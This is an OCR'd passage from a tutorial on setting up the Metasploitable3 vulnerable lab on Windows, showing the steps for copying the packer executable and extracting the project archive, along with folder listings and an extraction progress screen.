
In the extracted folder, we have an application "packer".



his PC › Downloads › Metasploitable3 › packer_1.3.4_windows_amd64

Name	Date modified	Type	Size
packer	1/30/2019 8:49 PM	Application	90,788 KB


Copy that packer application from the folder into which it is extracted into the main folder we kept all our files. i.e into Metasploitable3 folder.



his PC › Downloads › Metasploitable3

Name	Date modified	Type	Size
packer_1.3.4_windows_amd64	2/23/2019 4:57 PM	File folder	
vagrant-reload-master	2/23/2019 4:43 PM	File folder	
metasploitable3-master	2/23/2019 4:31 PM	Compressed (zipp...	151,912 KB
packer	1/30/2019 8:49 PM	Application	90,788 KB
packer_1.3.4_windows_amd64	2/23/2019 4:30 PM	Compressed (zipp...	28,008 KB
vagrant_2.2.3_x86_64	2/23/2019 4:29 PM	Windows Installer ...	234,724 KB
vagrant-reload-master	2/23/2019 4:29 PM	Compressed (zipp...	6 KB

Next, extract the contents of the Metasploitable3-master archive as shown below.



Name

- metasploitable3-master
- packer_1.3.4_windows_amd64
- vagrant-reload-master
- metasploitable3-master
- packer
- packer_1.3.4_windows_amd64
- vagrant_2.2.3_x86_64
- vagrant-reload-master


5% Extracting C:\Users\nspadm\Do ... itable3-master.zip

Elapsed time:	00:00:02	Total size:	167 M
Remaining time:	00:00:35	Speed:	4611 KB/s
Files:	210	Processed:	9365 K
Compression ratio:	61%	Compressed size:	5755 K

Extracting

metasploitable3-master\chef\cookbooks\metasploitable\files\flags\
7_of_diamonds.zip

The archive gets extracted into a folder named metasploitable3-master as shown below.




his PC › Downloads › Metasploitable3 › metasploitable3-master

Name	Date modified	Type	Size
.github	2/18/2019 9:04 AM	File folder	
chef	2/18/2019 9:04 AM	File folder	
iso	2/18/2019 9:04 AM	File folder	
packer	2/18/2019 9:04 AM	File folder	
resources	2/18/2019 9:04 AM	File folder	
scripts	2/18/2019 9:04 AM	File folder	
versions	2/18/2019 9:04 AM	File folder	
.gitignore	2/18/2019 9:04 AM	GITIGNORE File	1 KB
build	2/18/2019 9:04 AM	Windows PowerS...	7 KB
build.sh	2/18/2019 9:04 AM	SH File	7 KB
COPYING	2/18/2019 9:04 AM	File	2 KB
LICENSE	2/18/2019 9:04 AM	File	4 KB
packer	1/30/2019 8:49 PM	Application	90,788 KB
README	2/18/2019 9:04 AM	MD File	4 KB
Vagrantfile	2/18/2019 9:04 AM	File	2 KB

